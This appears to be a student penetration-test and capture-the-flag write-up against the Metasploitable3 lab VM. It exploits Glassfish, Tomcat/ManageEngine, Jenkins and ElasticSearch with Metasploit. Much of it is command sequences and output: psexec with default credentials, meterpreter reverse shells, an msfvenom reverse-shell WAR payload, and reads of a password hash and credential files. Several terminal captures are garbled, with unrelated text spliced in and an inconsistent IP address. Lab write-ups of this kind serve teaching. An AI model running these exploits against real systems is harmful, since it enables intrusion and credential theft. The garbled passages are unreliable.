07/13/2009  06:39 PM    1,402,880 utilman.bak  
11/28/2010  08:24 PM    345,088 utilman.exe  
              3 File(s)     1,782,784 bytes  
              0 Dir(s)   45,968,900,096 bytes free
```

From the login page, the Ease of Access button will now display a command prompt:





EXPLOITATION

Port 4848 Glassfish

Glassfish is an open sourced application server project. This will display the interface for the Administrator's console.

First obtain a shell using the SMB exploit with Administrator credentials:

```
msf6 exploit(windows/smb/psexec) > set LHOST 192.168.4.67
LHOST => 192.168.4.67
msf6 exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf6 exploit(windows/smb/psexec) > exploit
[*] Started reverse TCP handler on 192.168.4.67:4444
[*] 192.168.4.68:445 - Connecting to the server...
[*] 192.168.4.68:445 - Authenticating to 192.168.4.68:445 as user 'Administrator'...
[*] 192.168.4.68:445 - Selecting PowerShell target
[*] 192.168.4.68:445 - Executing the payload...
[*] 192.168.4.68:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (240 bytes) to 192.168.4.68
[*] Command shell session 1 opened (192.168.4.67:4444 -> 192.168.4.68:49329) at 2024-01-12 14:13:34 -0800
D:\Windows\system32>
Submitting a text entry box or a file upload... File Types: pdf, doc, and docx
Shell Banner:
Microsoft Windows [Version 6.1.7601]
-----
```

Exercise Objective(s)

C:\Windows\system32>

Change directory to root:

```
mattro128@2603-8001-833f-05d6-0000-0000-0000-140f: ~
C:\>dir
dir
Volume in drive C is Windows 2008R2
Volume Serial Number is C40C-94EC
N-FLEX-010923-P5
Directory of C:\ APP200-M4-1-Assigned-Pen Test Against a Target

08/06/2017  04:36 PM    <DIR>          glassfish
08/06/2017  05:00 PM           0 jack_of_diamonds.png
08/06/2017  04:55 PM           103 java0.log
08/06/2017  04:55 PM           103 java1.log
08/06/2017  04:55 PM           103 java2.log
08/06/2017  04:53 PM    <DIR>          ManageEngine
08/06/2017  04:40 PM    <DIR>          openjdk6
07/13/2009  07:20 PM    <DIR>          PerfLogs
08/06/2017  04:59 PM    <DIR>          Program Files
08/06/2017  04:53 PM    <DIR>          Program Files (x86)
08/06/2017  04:41 PM    <DIR>          tools
12/21/2023  01:42 PM    <DIR>          25 Users
08/06/2017  04:38 PM    <DIR>          wamp   File Types: pdf, doc, and docx
08/06/2017  05:00 PM    <DIR>          Windows
10/07/2015  05:22 PM           226 __Argon__.tmp
      5 File(s)            535 bytes
     10 Dir(s) 48,487,968,768 bytes free
C:\>
```

Exercise Objective(s)



EXPLOITATION

Following the path to `C:\glassfish\glassfish4\glassfish\domains\domain1\config` and issuing the command `type local-password` will output a hash:

```
C:\glassfish\glassfish4\glassfish\domains\domain1\config>type local-password
type local-password
8789527CC82E5F889EBCFFEE3BB893FC6D3E25FD

C:\glassfish\glassfish4\glassfish\domains\domain1\config>
```

Copying the hash as the password with the user name `admin` at <https://10.0.0.246:4848> will login to the Administration Console:

Recommendations:

Enabling secure admin allows you to define user or group specific permissions and appoint super users for comprehensive access control



EXPLOITATION

Port 8282 Apache Tomcat

Apache Tomcat provides a “pure Java” HTTP web server environment in which Java code can also run. Thus, it is a Java web application server.

The goals in this instance should be to:

- (1) Survey the website
 - (a) Exploit possible vulnerabilities
- (2) Obtain credential
- (3) Deploy payload

Apache Tomcat can be found at <http://10.0.0.246:8282>

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/8.0.33 The Apache Software Foundation http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

Developer Quick Start

Tomcat Setup
First Web Application

Realms & AAA
JDBC DataSources

Examples

Servlet Specifications
Tomcat Versions

Server Status
Manager App
Host Manager

Managing Tomcat Documentation Getting Help



EXPLOITATION

Looking through the exploit modules, the ManageEngine exploit fits well exploiting Apache Tomcat:

```
Metasploit Documentation: https://docs.metasploit.com/ Jenkins Kali Tools Kali Docs Kali Forums Kali NetHunter

msf6 > use exploit /windows/http/manageengine_connectionid_write
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp


Matching Modules
=====
#  Name
-  --
0  exploit/windows/http/manageengine_connectionid_write  2015-12-14      excellent  Yes   ManageEngine Desktop Central 9 FileUploadServlet ConnectionId V
ulnerability

Build Queue
=====
No builds in the queue.

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/manageengine_connectionid_write

[*] Using exploit/windows/http/manageengine_connectionid_write
msf6 exploit(windows/http/manageengine_connectionid_write) > set RHOST 192.168.1.128
RHOST => 192.168.1.128
msf6 exploit(windows/http/manageengine_connectionid_write) > set RPORT 8383
RPORT => 8383
[*] You can type arbitrary @groovy_script and execute it on the server. Useful for trouble-shooting and diagnostics.
[*] To see the output of your command, use the print command. To see the output of you use System.out, it will go to the server's stdout, which
is harder to see. Example:
[*] Changing the SSL option's value may require changing RPORT!
SSL => true
[*] This exploit may require manual cleanup of './webapps/DesktopCentral/jspf/SGFcw.jsp' on the target
msf6 exploit(windows/http/manageengine_connectionid_write) > set LHOST 192.168.1.3
LHOST => 192.168.1.3
```

Running this exploit will open a meterpreter session. Moving into a windows shell and issuing the command **whoami** reveals you are now operating as **nt authority\local service**:



```
Applications Places Feb 16 15:50
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
mattro128@2603-8001-833f-05d6-0000-0000-0000-140f:~| msf6 exploit(windows/http/manageengine_connectionid_write) > run
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] Creating JSP stager
[*] Uploading JSP stager SGFcw.jsp...
[*] Sending stage (175686 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.128:49741) at 2024-02-16 15:39:37 -0800
[*] Executing stager...
[*] Sending stage (175686 bytes) to 192.168.1.128
[*] This exploit may require manual cleanup of './webapps/DesktopCentral/jspf/SGFcw.jsp' on the target

meterpreter >
[*] Deleted ./webapps/DesktopCentral/jspf/SGFcw.jsp
[*] Meterpreter session 2 opened (192.168.1.3:4444 -> 192.168.1.128:49832) at 2024-02-16 15:39:40 -0800

meterpreter > execute -f cmd.exe -i -H
Process 6024 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>whoami
whoami
nt authority\local service
```



EXPLOITATION

Below is a list of commands to work through the windows shell. The command, “**type**” will print out all the contents of, “**tomcat-users.xml**”:

```
whoami
nt authority\local service

C:\ManageEngine\DesktopCentral_Server\bin>cd C:\
cd C:\  

C:>cd Program Files
cd Program Files

C:\Program Files>cd Apache Software Foundation
cd Apache Software Foundation

C:\Program Files\Apache Software Foundation>cd tomcat
cd tomcat

C:\Program Files\Apache Software Foundation\tomcat>cd apache-tomcat-8.0.33
cd apache-tomcat-8.0.33

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>cd conf
cd conf

C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>type tomcat-users.xml
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics.
Use the command 'groovy <script>' or 'groovy <script> > <output>' if you use System.out, it will go to the server's stdout, which
is useful for trouble-shooting and diagnostics.
Example:
<!--
  printing Jenkins instance pluginManager.plugins
-->
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  All the plugins are visible: jenkins, *, jenkins-model, *, hudson, *, and
-->
```

Username: sploit

Password: sploit

```
Applications Places Feb 16 15:54
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
mattro128@2603-8001-833f-05d6-0000-0000-0000-140f:~
```

```
NOTE: By default, no user is included in the "manager-gui" role required
to operate the "/manager/html" web application. If you wish to use this app,
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
  NOTE: The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!... ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="" roles="tomcat"/>
<user username="both" password="" roles="tomcat,role1"/>
<user username="role1" password="" roles="role1"/>
-->
<!--
  Use the command 'groovy <script>' or 'groovy <script> > <output>' if you use System.out, it will go to the server's stdout, which
  is useful for trouble-shooting and diagnostics.
  Example:
<!--
  printing Jenkins instance pluginManager.plugins
-->
</tomcat-users>
```

```
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>type tomcat-users.xml
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics.
Use the command 'groovy <script>' or 'groovy <script> > <output>' if you use System.out, it will go to the server's stdout, which
is useful for trouble-shooting and diagnostics.
Example:
<!--
  printing Jenkins instance pluginManager.plugins
-->
```

After using the credentials to login to Apache Tomcat use msfvenom to generate a .WAR payload:

```
msf6 > msfvenom -p java/jsp_shell_reverse_tcp LHOST=191.168.1.3 LPORT=4445 -f war > malicious.war
[*] exec: msfvenom -p java/jsp_shell_reverse_tcp LHOST=191.168.1.3 LPORT=4445 -f war > malicious.war
Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
Payload size: 1088 bytes
Final size of war file: 1088 bytes
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics.
Use the command 'groovy <script>' or 'groovy <script> > <output>' if you use System.out, it will go to the server's stdout, which
is useful for trouble-shooting and diagnostics.
Example:
<!--
  printing Jenkins instance pluginManager.plugins
-->
```



EXPLOITATION

Browse to the malicious.war payload and deploy:

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload malicious.war

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

SSL connector configuration diagnostics

List the configured ciphers for each connector

Once deployed, setup metasploit's multi/handler. Windows shell has been obtained:

Recommendations:

Methods to improve Tomcat Security include: not running Tomcat as the root user, removing default samples and test applications, setting permissions carefully, disabling support for TRACE requests, disabling SSLv3 protocols, logging network traffic, and using realms to control resource access.

If a .WAR file generated exploit like this were to happen the best action would be to remove the file by:

logging in to the UNIX server through the terminal emulator, navigating to the **\$catalina_home/bin** directory, stopping the Tomcat services with **./shutdown.sh**, and starting Tomcat again with **./startup.sh**



EXPLOITATION

Port 8484 Jenkins

Jenkins is an open sourced automation server. It is a server based system that runs in servlet containers such as Apache Tomcat.

Jenkins can be found at <http://10.0.0.246:8484>

The screenshot shows the Jenkins dashboard. At the top, there's a navigation bar with links for 'New Item', 'People', 'Build History', 'Manage Jenkins', and 'Credentials'. On the right side of the header, there are search and refresh buttons, and a link to 'ENABLE AUTO REFRESH'. The main content area has a heading 'Welcome to Jenkins!' and a message 'Please [create new jobs](#) to get started.' Below this, there are two sections: 'Build Queue' (which says 'No builds in the queue.') and 'Build Executor Status' (which shows '1 Idle' and '2 Idle').

Moving to the address <http://10.0.0.246:8484/script> is a script console that allows the user to enter arbitrary groovy script into the console. This is an area to enter commands onto the Metasploitable3 box.

To find out whoami from the script console enter:

The screenshot shows the Jenkins Script Console. The URL in the browser is '10.0.0.246:8484/script'. The console interface has a title 'Script Console' and instructions: 'Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example: println(Jenkins.instance.pluginManager.plugins)'. It also notes that 'All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, and hudson.model.* are pre-imported.' In the code editor area, there is a single line of Groovy code: '1 println new ProcessBuilder("cmd.exe", "/C whoami").redirectErrorStream(true).start().text'. When run, the output is 'nt authority\localservice'.

The result should yield: **nt authority\localservice**




EXPLOITATION

Jenkins can be exploited in a variety of ways to ultimately gain a shell, escalate privileges, etc. As noted within the Apache Tomcat writeup, a payload can be created with msfvenom:

The payload can then be downloaded onto the Metasploitable3 machine by entering commands directly into the script console.

Another option is to gain meterpreter access directly from the command line within Kali Linux.

To begin, launch msfconsole. Searching through exploit modules:



Feb 17 21:35


```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128@2603-8001-833f-05d6-0000-0000-0000-140f:~%
```

msf6 > search jenkins

Matching Modules

#	Name	XML	Disclosure Date	Rank	Check	De
-	---					
0	exploit/windows/misc/ibm_websphere_java_deserialize	2015-11-06	excellent	No	IB	
1	exploit/multi/http/jenkins_metaprogramming	2019-01-08	excellent	Yes	De	
2	exploit/linux/http/jenkins_cli_deserialization	2017-04-26	excellent	Yes	Je	
3	exploit/linux/misc/jenkins_ldap_deserialize	N/A	2016-11-16	excellent	Yes	Je
4	exploit/linux/misc/jenkins_java_deserialize	N/A	2015-11-18	excellent	Yes	Je
5	post/multi/gather/jenkins_gather			normal	No	Je
6	auxiliary/gather/jenkins_cred_recovery			normal	Yes	Je
7	auxiliary/scanner/jenkins/jenkins_udp_broadcast_enum			normal	No	Je
8	exploit/multi/http/jenkins_xstream_deserialize	2016-02-24	excellent	Yes	De	
9	auxiliary/scanner/http/jenkins_enum	Diagnostics		normal	No	De
10	auxiliary/scanner/http/jenkins_login			normal	No	De
11	exploit/multi/http/jenkins_script_console	2013-01-18	good	Yes	De	

Use option 11:



Feb 17 01:49

```
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128@2603-8001-833f-05d6-0000-0000-0000-140f:~%
```

msf6 exploit(multi/http/jenkins_script_console) > set targeturi /

[!] Unknown datastore option: targeturi. Did you mean TARGETURI?

targeturi => /

msf6 exploit(multi/http/jenkins_script_console) > set srvhost 192.168.1.3

srvhost => 192.168.1.3

msf6 exploit(multi/http/jenkins_script_console) > check

[*] 192.168.1.128:8484 - The target is not exploitable.

msf6 exploit(multi/http/jenkins_script_console) > show targets

Exploit targets:

ID	Name
-	---
=> 0	Windows
1	Linux
2	Unix CMD

msf6 exploit(multi/http/jenkins_script_console) > set target 0

target => 0

msf6 exploit(multi/http/jenkins_script_console) > set payload windows/meterpreter/reverse_tcp

payload => windows/meterpreter/reverse_tcp


msf6 exploit(multi/http/jenkins_script_console) > set lhost 192.168.1.3

lhost => 192.168.1.3



EXPLOITATION

Continue setting the variables for the exploit:



The screenshot shows a terminal window titled 'root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128' from Feb 17 21:35. The user is configuring an exploit for 'multi/http/jenkins_script_console'. The command history includes:

```
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 192.168.1.128
rhosts => 192.168.1.128
msf6 exploit(multi/http/jenkins_script_console) > set rport 8484
rport => 8484
msf6 exploit(multi/http/jenkins_script_console) > set targeturi /Path (required)
targeturi => /
msf6 exploit(multi/http/jenkins_script_console) > set srvhost 192.168.1.3
srvhost => 192.168.1.3
msf6 exploit(multi/http/jenkins_script_console) > check
[*] 192.168.1.128:8484 - The target is not exploitable.
msf6 exploit(multi/http/jenkins_script_console) > show targets
```


A sidebar panel titled 'Exploit targets:' lists:

Id	Name
--	---
=> 0	Windows
1	Linux
2	Unix CMD

The exploit configuration section shows:

- 'Deploy directory or WAR file located on server': 'malicious.war'
- 'WAR or Directory URL': 'Deploy'
- 'Diagnostics': 'Check to see if a web application has caused a memory leak on stop, reload or undeploy'
- 'SSL connector configuration diagnostics'
- 'payload': 'windows/meterpreter/reverse_tcp'
- 'lhost': '192.168.1.3'

Set the payload:



The terminal shows the payload being set:

```
msf6 exploit(multi/http/jenkins_script_console) > set target 0
target => 0
msf6 exploit(multi/http/jenkins_script_console) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set lhost 192.168.1.3
lhost => 192.168.1.3
```

Issue the **exploit** to gain meterpreter access!

Recommendations:

It is important to lock down access to Jenkins UI so that the users are authenticated and appropriate set of permissions are given to them. This setting is controlled by two axes: Security Realm, which determines users and their passwords, as well as what groups the user belongs to.



EXPLOITATION

Port 9200 ElasticSearch

ElasticSearch is a search and analytics engine with a HTTP web interface and has a few Remote Code Execution vulnerabilities.

To begin, start metasploit in Kali Linux with the command **msfconsole**. The goal is to reach a windows command shell.

getuid returns the real user ID

uuid returns the Universal Unique Identifier

Using the exploit **multi/elasticsearch/script_mvel_rce** and setting **rhosts** to Metasploitable3's **ip address** and running will reach the **metrrepreter**.

```
Applications Places Terminal Jan 25 15:25
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128
root@2603-8001-833f-05d6-0000-0000-0000-140f:/home/mattro128 x
-- --[ 1391 payloads - 46 encoders - 11 nops      ]
+ --=[ 9 evasion                                ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/elasticsearch/script_mvel_rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/elasticsearch/script_mvel_rce) > set rhosts 10.0.0.246
rhosts => 10.0.0.246
msf6 exploit(multi/elasticsearch/script_mvel_rce) > run

[*] Started reverse TCP handler on 10.0.0.51:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[*] Remote OS is 'Windows Server 2008 R2'
[*] Discovering TEMP path
[*] TEMP path identified: 'C:\Windows\TEMP\'  
he quieter you become, the more you are able to hear"
[*] Sending stage (57692 bytes) to 10.0.0.246
[*] Meterpreter session 1 opened (10.0.0.51:4444 -> 10.0.0.246:49303) at 2024-01-25 15:24:28 -0800
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\fHJBLM.jar' on the target

meterpreter > getuid
server username: VAGRANT-2008R2$
meterpreter > uid
[*] UUID: a647dcab4bfc835/java=17/windows=1/2024-01-25T23:24:27Z
meterpreter >
```

Once the meterpreter is reached, change to **shell** to be placed within **C:\Program Files\elasticsearch-1.1.1** of the Metasploitable3 machine:

```
interpreter > shell
Process 2 created.
Channel 2 created.
microsoft Windows [Version 6.1.7601]
copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Program Files\elasticsearch-1.1.1>
```

Recommendations:


Create a firewall service unit for adding or removing the firewall rules that allow the ElasticSearch nodes and the data server to use port 9200 and reject all communication coming from other sources. Then, enable the firewall to activate the rules. To lift the restriction, disable the firewall.



FLAGS/CARDS

Catch ‘Em All


From a basic nmap scan it was discovered that there is a webserver running on TCP port 8585. Navigating with a web browser to <https://10.0.0.246:8585> it is found to be a wamp server:





FLAGS/CARDS

Clicking on the, “wordpress” link under, “My Projects” will output the first flag at the address <http://10.0.0.246:8585/wordpress/> This flag will provide insight into the rest of the CTF challenge, revealing that there are 15 flags to capture, with the associated pictures revealed within this initial *Catch 'Em All* flag.

